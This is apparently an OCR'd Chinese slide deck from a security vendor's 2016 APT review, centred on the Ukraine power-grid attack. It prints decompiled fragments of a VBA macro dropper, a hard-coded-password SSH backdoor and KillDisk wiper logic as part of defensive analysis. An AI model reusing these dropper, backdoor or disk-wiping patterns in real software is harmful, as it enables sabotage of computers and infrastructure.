重要APT事件安天年度分析工作总结

安天 安全研究与应急处理中心 李柏松

课程提纲Contents

- 常规分析作业流程
- 乌克兰电力系统遭受攻击事件
- 来自南亚次大陆的白象攻击组织
- 从“方程式”到“方程组”
- 总结

常规分析作业流程

- 2016年公开报告一览
- 三个有代表性APT事件

常规分析作业流程

情报
- 产品发现
- 开源情报
- 其它来源

研判
- 情报价值
- 事件价值
- ……

分析
- 样本分析
- 关联分析
- 事件分析

报告
- 报告编写
- 报告评审
- 报告发布

能力
- 引擎级
- 流量侧
- 主机侧

2016年公开报告一览

首例具有中文提示的比特币勒索软件"LOCKY"

02-19

多起利用POWERSHELL传播恶意代码的事件

02-26

03-18

白象的舞步——来自南亚次大陆的网络攻击

04-08

从方程式到“方程组”

11-04

10-24

07-10


乌克兰电力系统遭受攻击事件

勒索软件家族TeslaCrypt最新变种技术特点

Trojan[DDoS]/Linux. Znaich分析笔记

DDoS


IOT僵尸网络严重威胁网络基础设施安全



有效防护 价值输出

三个有代表性APT事件

乌克兰断电事件




白象攻击组织

方程式组织多平台攻击分析

乌克兰电力系统遭受攻击事件

- 情报
- 研判
- 分析

电力基础设施及居民区视角



关联事件

乌克兰国家电力部门遭受到恶意代码攻击
(2015-12-23)

乌克兰基辅鲍里斯波尔机场网络遭受BlackEnergy 攻击
(2016-01-15)

乌克兰电视台STB等发现APT文档类攻击
(2016-01-28)

乌克兰矿业公司和铁路运营商的系统上发现BlackEnergy 和 KillDisk 。
(2016-02-26)

情报

•2015年12月23日15:30-16:30时，乌克兰电力部门遭受恶意代码攻击导致断电，持续时间3至6小时。伊万诺-弗兰科夫斯克地区一半家庭陷入停电。

2015年11月22日凌晨，乌克兰向克里米亚发动断电攻击

•电力部门称7个110kV，23个35kV变电站遭受攻击。

电压范围	应用领域
> 750kV	跨区域输电网络
500kV、330kV、220kV和110kV	区域内输电主网
35kV和110kV	电网主要作为配电网络和农电网络

•现场发现SSH后门。


•现场发现有系统被KillDisk破坏。


•采用手动模式恢复供电。


预置后门，破坏系统，延长断电时间

•电力部门的技术支持电话遭到“DDoS”攻击。

线上线下结合的攻击行动








```
Private Sub MacroExpl()
    Dim fnum As Integer
    Dim fname As String
    Dim i As Integer
    Dim j As Integer
    Dim aa As Byte
    Init0
    ...
    Init25
    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 768
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)
End Sub

Private Sub Workbook_Activate()
    MacroExpl
End Sub
```

宏代码


```
void svr_auth_password()
{
  const char *v0; // ebx@3
  char v1; // [sp+1Ch] [bp-Ch]@3

  if ( (unsigned __int8)buf_getbool(dword_42D46C) )
  {
    send_msg_userauth_failure(0, 1);
  }
  else
  {
    v0 = (const char *)buf_getstring(dword_42D46C, (int)&v1);
    if ( !strcmp(v0, aPassds5bu9te7) )
      send_msg_userauth_success();
    else
      send_msg_userauth_failure(0, 1);
    free((void *)v0);
  }
}
```

SSH后门

病毒名称	Trojan/Win32.KillDisk
原始文件名	c7536ab90621311b526aefd56003ef8e1166168f038307ae960346ce8f75203d
MD5	7361B64DDCA90A1A1DE43185BD509B64
处理器架构	X86-32
文件大小	96.0 KB (98,304 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	3693DD58->1999-01-07 06:02:00
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C++ 8.0

```
v1 = *(_DWORD *)RegData;
time = 0;
v4 = 0;
v5 = 0;
lp_NtQuerySystemTime(&v4);
lp_RtlTimeToSecondsSince1970(&v4, &time);
while ( time < v1 )
{
  Sleep(5000u);
  time = 0;
  v4 = 0;
  v5 = 0;
  lp_NtQuerySystemTime(&v4);
  lp_RtlTimeToSecondsSince1970(&v4, &time);
}
return 0;
```

```
do
{
  if ( !write_zero(v2, (LARGE_INTEGER)(v1 * (unsigned __int64)v3), (int)v5, v3) )
  {
    liDistanceToMove.QuadPart = 0i64;
    if ( !SetFilePointerEx(v2, (LARGE_INTEGER)(signed int)v3, &liDistanceToMove, 1u) )
      break;
  }
  ++v1;
}
while ( v1 < 256 );
```

```
do
  DiskClean(id++);  // id从0到10，指系统中的10块硬盘。
while ( id < 10 );
```


```
sprintf(&CmdLine, "shutdown /r /t %d", 5);
WinExec(&CmdLine, 0);
```

```
process_list    dd offset aSmss_exe     ; DATA XREF: sub_404230+6C↑o
                                        ; "smss.exe"
                dd offset aCsrss_exe    ; "csrss.exe"
                dd offset aServices_exe ; "services.exe"
                dd offset aSvchost_exe  ; "svchost.exe"
                dd offset aTaskhost_exe ; "taskhost.exe"
                dd offset aLsass_exe    ; "lsass.exe"
                dd offset aLsm_exe      ; "lsm.exe"
                dd offset aWinlogon_exe ; "winlogon.exe"
                dd offset aExplorer_exe ; "explorer.exe"
                dd offset aWininit_exe  ; "wininit.exe"
                dd offset aKomut_exe    ; "komut.exe"
                dd offset aDwm_exe      ; "dwm.exe"
                dd offset aWuauclt_exe  ; "wuauclt.exe"
                dd offset aSpoolss_exe  ; "spoolss.exe"
                dd offset aSpoolsv_exe  ; "spoolsv.exe"
                dd offset aAudiodg_exe  ; "audiodg.exe"
                dd offset aConhost_exe  ; "conhost.exe"
                dd offset aShutdown_exe ; "shutdown.exe"
```

.crt.bin.exe.db.dbf.pdf.djvu.doc.docx.xls.xlsx.jar.ppt.pptx.tib.vhd
.iso.lib.mdb.accdb.sql.mdf.xml.rtf.ini.cfg.boot.txt.rar.msi.zip.jpg.
bmp.jpeg.tiff

操作系统	磁盘格式	MBR地址	引导扇区地址	破坏结果
Win XP	NTFS	0x00-0x200	0x7E00-0x8000	MBR及引导扇区被破坏
	FAT32	0x00-0x200	0x7E00-0x8000	
Win 7	NTFS	0x00-0x200	0x100000-0x100200	只有MBR被破坏
	FAT32	因FAT32分区格式无法安装Win7系统而未测试		

KillDisk



电力系统示意图






图 5 某 500KV 枢纽变电站


图 6 某 220KV 中间变电站


图 7 某 110KV 地区变电站


图 8 某 35KV 终端变电站




北京四方继保自动化股份有限公司
BEIJING SIFANG AUTOMATION CO.,LTD.

复旦大学
FUDAN UNIVERSITY

有效防护 价值输出


还原攻击路径



乌克兰停电事件攻击全程示意图

2016年2月22日绘制 | 安天

还原攻击路径（简化版）



乌克兰停电攻击事件原理

安天| 2016年2月23日绘制

分析结论

- 这是一起以电力基础设施为目标、以BlackEnergy等相关恶意代码为主要攻击工具、通过BOTNET体系进行前期的资料采集和环境预置、以邮件发送恶意代码载荷为最终攻击的直接突破入口、通过远程控制SCADA节点下达指令为断电手段、以摧毁破坏SCADA系统实现迟滞恢复和状态致盲、以DDoS服务电话作为干扰、最后达成长时间停电并制造社会混乱的具有信息战水准的网络攻击事件。

关键基础设施


关键基础设施

工控安全要优先防御上位机和关联 PC 节点

- 很多工控计算机机处于“裸跑”状态，安全配置问题、漏洞无法修复。
- 办公网与生产网虽然隔离，但办公网存在大量可以用于对生产网络踩点攻击的信息。
- 网络节点需配备流量检测还原、沙箱动态鉴定的安全设备。
- 终端节点需采用白名单+安全基线的方式改善终端的防护。

安天做了什么？基于白名单+安全基线终端防护

当前问题	免杀投放、IT场景弱点引入
技术方法	在终端、服务器中，只允许受信的白名单软件和在客户基线内的软件运行
功能价值	提升攻击者获取端点权限的攻击难度，收敛入口
国际典型代表	Carbon Black（原Bit 9）
国内产品对位	智甲（安天）



“白名单+安全基线”工作机理

来自南亚次大陆的白象攻击组织

- 情报
- 分析
- 溯源


白象一代 2012年~2013年

